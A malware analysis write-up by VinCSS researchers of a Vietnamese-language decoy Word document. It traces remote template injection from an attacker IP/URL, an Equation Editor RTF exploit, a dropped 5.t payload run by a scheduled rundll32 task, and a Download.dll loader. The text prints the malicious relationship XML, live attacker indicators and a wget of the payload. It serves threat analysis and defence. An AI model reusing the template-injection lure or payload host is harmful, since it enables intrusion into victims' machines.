
Through continuous cyber security monitoring, VinCSS has discovered a document containing malicious code with Vietnamese content that was found by Shadow Chaser Group(@ShadowChasing1) group. Judging, this may be a cyberattack campaign that was targeted in Vietnam, we have downloaded the sample file. Through a quick assessment, we discovered some interesting points about this sample, so we decided to analyze it. This is the first part in a series of articles analyzing this sample.

1. Quick analysis of documents containing malicious code



ỦY BAN KIỂM TRA TRUNG ƯƠNG

CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

Số: /UBKTTW

Hà Nội, ngày tháng 2 năm 2021

Thông cáo báo chí
Kỳ họp thứ nhất của Ủy ban Kiểm tra Trung ương khóa XIII

Ngày 02/02/2021, tại Hà Nội, Ủy ban Kiểm tra Trung ương khóa XIII đã họp Kỳ thứ nhất. Đồng chí Trần Cẩm Tú, Ủy viên Bộ Chính trị, Chủ nhiệm Ủy ban Kiểm tra Trung ương chủ trì Kỳ họp. Tại Kỳ họp này, Ủy ban Kiểm tra Trung ương đã xem xét, quyết định một số nội dung sau:

1- Thực hiện quy trình bầu các đồng chí Phó Chủ nhiệm Ủy ban Kiểm tra Trung ương.


2- Phân công nhiệm vụ đối với các đồng chí Thành viên Ủy ban Kiểm tra Trung ương.

3- Triển khai xây dựng Quy chế làm việc của Ủy ban Kiểm tra Trung ương khóa XIII; tờ trình sửa đổi, bổ sung Quy định số 30-QĐ/TW, ngày 26/7/2016 của Ban Chấp hành Trung ương thi hành Chương VII, Chương VIII Điều lệ Đảng về công tác kiểm tra, giám sát, kỷ luật của Đảng để trình Bộ Chính trị, Ban Chấp hành Trung ương xem xét, quyết định và triển khai một số nhiệm vụ công tác trọng tâm trong thời gian tới.

ỦY BAN KIỂM TRA TRUNG ƯƠNG


- File Name: *Thông cáo báo chí Kỳ họp thứ nhất của Ủy ban Kiểm tra Trung ương khóa XIII.docx*
- SHA-256: 6f66faf278b5e78992362060d6375dcc2006bcee29ccc19347db27a250f81bcd
- File size: 23.51 KB (24072 bytes)
- File type: Office Open XML Document

Extracting this **.docx** file and examining the extracted **.xml** files, we discovered that this **.docx** file was created and modified on Kingsoft Office software, which is a popular word processing and document creation in China.




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<s:customData xmlns="http://www.wps.cn/officeDocument/2013/wpsCustomData">
    <customSectProps>
        <customSectPr/>
    </customSectProps>
    <customShpExts>
        <customShpInfo spid="_x0000_s1026" textRotate="1"/>
    </customShpExts>
</s:customData>
```

We found `KSOProductBuildVer = 2052-11.1.0.10228`. Search by this value, we guess it could be **Kingsoft Office 2019** version.




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/custom-properties" xmlns:vt
    <property fmtid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="2" name="KSOProductBuildVer">
        <vt:lpwstr>2052-11.1.0.10228</vt:lpwstr>
    </property>
</Properties>
```

Continue analyzing file with **olevba** tool:



```
-------------------------------------------------------------------------------
VBA MACRO word/_rels/settings.xml.rels
in file: word/_rels/settings.xml.rels - OLE stream: ''
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
                <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
                        <Relationship Id="rId7707" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
                        Target="http://45.121.146.88/Apricot/Main.jpg"
                        TargetMode="External"/>
                </Relationships>
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |http://45.121.146.88|URL                                          |
|          |/Apricot/Main.jpg   |                                             |
|IOC       |45.121.146.88       |IPv4 address                                 |
|Suspicious|Template Injection  |Template injection found. A malicious        |
|          |                    |template could have been uploaded from a     |
|          |                    |remote location                              |
+----------+--------------------+---------------------------------------------+
```

With olevba's results, it can be seen that this document applies Template Injection technique.




Analysis [word/_rels/settings.xml.rels]


Hex File stats Preview

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId7707" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://45.121.146.88/Apricot/Main.jpg" TargetMode="External"/>
</Relationships>
```

The advantage of this technique is that when the user open the file, it will automatically download the **Main.jpg** file from the address **hxxp://45[.]121[.]146[.]88/Apricot/Main.jpg**.


Microsoft®
Word 2010
Downloading: http://45.121.146.88/Apricot/Main.jpg (0%)
Office
© 2010 Microsoft Corporation. All rights reserved.
Cancel

Up to the time of our analysis, the Main.jpg file is still downloadable:




```
C:\Users\REM>wget http://45.121.146.88/Apricot/Main.jpg
--2021-05-21 17:22:55--  http://45.121.146.88/Apricot/Main.jpg
Connecting to 45.121.146.88:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 345602 (338K) [image/jpeg]
Saving to: 'Main.jpg'

Main.jpg

2021-05-21 17:22:58 (169 KB/s) - 'Main.jpg' saved [345602/345602]
```

Main.jpg is an RTF file:




```
File : Main.jpg
Entry Point : ?            oo  <
File Offset : ?
Linker Info : ?
File Size :   00054602h    <  NET

Diagnose:
NOT EXE - RTF text file ( formatted text )
```

```
Main.jpg
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  7B 5C 72 74 66 31 5C 61 64 65 66 6C 61 6E 67 31  {\rtf1\adeflang1
00000010  30 32 35 5C 61 6E 73 69 5C 61 6E 73 69 63 70 67  025\ansi\ansicpg
00000020  31 32 35 32 5C 75 63 31 5C 61 64 65 66 66 33 31  1252\uc1\adeff31
00000030  35 30 37 5C 64 65 66 66 30 5C 73 74 73 68 66 64  507\deff0\stshfd
00000040  62 63 68 33 31 35 30 36 5C 73 74 73 68 66 6C 6F  bch31506\stshflo
00000050  63 68 33 31 35 30 36 5C 73 74 73 68 66 68 69 63  ch31506\stshfhic
00000060  68 33 31 35 30 36 5C 73 74 73 68 66 62 69 33 31  h31506\stshfbi31
00000070  35 30 37 5C 64 65 66 6C 61 6E 67 31 30 33 33 5C  507\deflang1033\
00000080  64 65 66 6C 61 6E 67 66 65 31 30 33 33 5C 74 68  deflangfe1033\th
00000090  65 6D 65 6C 61 6E 67 31 30 33 33 5C 74 68 65 6D  emelang1033\them
000000A0  65 6C 61 6E 67 66 65 30 5C 74 68 65 6D 65 6C 61  elangfe0\themela
000000B0  6E 67 63 73 30 7B 5C 66 6F 6E 74 74 62 6C 7B 5C  ngcs0{\fonttbl{\
000000C0  66 30 5C 66 62 69 64 69 20 5C 66 72 6F 6D 61 6E  f0\fbidi \froman
```

According to our analysis experience, these RTF files are often used to exploit vulnerabilities in Equation Editor. Check the file with **rtfobj**:




```
===============================================================================
File: 'Main.jpg' - size: 345602 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00007AB8h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 145596
   |          |OLE Package object:
   |          |Filename: '5.t'
   |          |Source path: 'D:\\abc\\5.t'
   |          |Temp path = 'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\5.t'
   |          |MD5 = '846dd3d49090f0f2bc7410e058a5dd46'
---+----------+---------------------------------------------------------------
1  |0004FA97h |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 8485
   |          |MD5 = 'fb94bafa488ed77adf8b34dd4951d29d'
---+----------+---------------------------------------------------------------
2  |0004FA7Dh |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
```

Based on the results in above picture , we can determine that when executing the **Main.jpg** file, it will drop the **5.t** file into the **%Temp%** directory, through exploiting the vulnerability in the Equation Editor to execute the shellcode, and then decode **5.t** and execute this file. At this point, there are two methods to decode **5.t**:


♦ **Method 1**: use rr_decoder.

- Use **rtfobj** to extract **5.t**.




```
Saving file from OLE Package in object #0:
  Filename = '5.t'
  Source path = 'D:\\abc\\5.t'
  Temp path = 'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\5.t'
  saving to file Main.jpg_5.t
  md5 846dd3d49090f0f2bc7410e058a5dd46
```

- Use **rr_decode.py** for decoding to get payload:



```
C:\Users\REM>rr_decode.py Main.jpg_5.t 5t_decoded.bin
[!] Type [4da2ee67] is Detected!
[+] Decoding...
[!] Complete!
```

♦ **Method 2**: Let's the malware to perform its task by opening the RTF file, it will decrypt the **5.t** payload and create a scheduled task to execute this file:



REM ▸ AppData ▸ Local ▸ Temp

Name	Date modified	Type	Size
5.t	5/21/2021 6:16 PM	T File	142 KB


Task Scheduler

Name	Status	Triggers	Next Run Time	Last Run Time
Windows Up...	Ready	At 6:19 PM every day - Trigger expires at 10/30/2089 8:00:00 AM.	5/21/2021 6:19:00 PM	Never

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	rundll32.exe C:\Users\REM\AppData\Local\Temp\5.t StartW

Check the decrypted file (d198c4d82eba42cc3ae512e4a1d4ce85ed92f3e5fdff5c248acd7b32bd46dc75), this is a dll file with the original name **Download.dll**. This file has only one exported function is **StartW**:




Offset	Name	Value	Meaning
20210	Characteristics	0	
20214	TimeDateStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
20218	MajorVersion	0	
2021A	MinorVersion	0	
2021C	Name	21042	Download.dll
20220	Base	1	
20224	NumberOfFunc...	1	
20228	NumberOfNames	1	
2022C	AddressOfFunc...	21038	
20230	AddressOfNames	2103C	
20234	AddressOfNam...	21040	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
20238	1	4198	2104F	StartW	


Through examining the **Download.dll** file, we see it is built with Visual Studio 2019, linker version 14.28. TimeDateStamp at build time is Thursday, 01.04.2021 01:59:48 UTC. This value is consistent in TimeDateStamp in FileHeader and Debug Info, type ILTCG.



Offset	Name	Value	Meaning
1F1E0	Characteristics	0	
1F1E4	TimeDateStamp	60652914	Thursday, 01.04.2021 01:59:48 UTC
1F1E8	MajorVersion	0	
1F1EA	MinorVersion	0	
1F1EC	Type	E	ILTCG
1F1F0	SizeOfData	0	
1F1F4	AddressOfRaw...	0	
1F1F8	PointerToRawD...	0	

Offset	Name	Value	Meaning
10C	Machine	14c	Intel 386
10E	Sections Count	5	5
110	Time Date Stamp	60652914	Thursday, 01.04.2021 01:59:48 UTC
114	Ptr to Symbol Table	0	0
118	Num. of Symbols	0	0
11C	Size of OptionalHeader	e0	224
11E	Characteristics	2102	
		2	File is executable (i.e. no unresolved external references).
		100	32 bit word machine.
		2000	File is a DLL.

RichID information identified that the version of Visual Studio 2019 that the hacker is using is 16.8. The current version of Visual Studio 2019 is 16.9(.6).



@comp.id	Counter	Version	Tool	Toolset
0x01027297	1	14.28.29335	Linker, Link	VS 2019 16.8
0x00FF7297	1	14.28.29335	CVTRES, RES to COFF	VS 2019 16.8
0x01007297	1	14.28.29335	Linker, Exports in DEF file	VS 2019 16.8
0x01097297	8	19.28.29335	UTC CL, C++ OBJ (LTCG)	VS 2019 16.8
0x00010000	133		IAT Entry	
0x0101685B	17	14.15.26715	Linker, Import Library	VS 2017 15.8
0x010371BE	20	14.28.29118	MASM, ASM COFF	VS 2019 16.8
0x010471BE	15	19.28.29118	UTC CL, C COFF	VS 2019 16.8
0x010571BE	39	19.28.29118	UTC CL, C++ COFF	VS 2019 16.8
0x0106685B	1	19.15.26715	UTC CL, CIL to C COFF	VS 2017 15.8
0x0104685B	18	19.15.26715	UTC CL, C COFF	VS 2017 15.8
0x0105685B	148	19.15.26715	UTC CL, C++ COFF	VS 2017 15.8
0x0103685B	10	14.15.26715	MASM, ASM COFF	VS 2017 15.8

During the analysis of this Download.dll file, we discovered indicators of the same code base, reused from a previous campaign of an APT Panda group that was targeted in Vietnam. The decoy document of that campaign is Dt-CT-cua-TTg.doc. **Dt-CT-cua-TTg.doc** file is also an RTF file, which also takes advantage of Equation's bug to execute shellcode and drop the first stage payload. For more information please read here.

In the next part, we will analyze **Download.dll** file in detail, showing the similarities in the source code in this file and other PE files in the later payloads of the above campaign analysis.

Click here for Vietnamese version.

Truong Quoc Ngan (aka HTC)

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center - VinCSS (a member of Vingroup)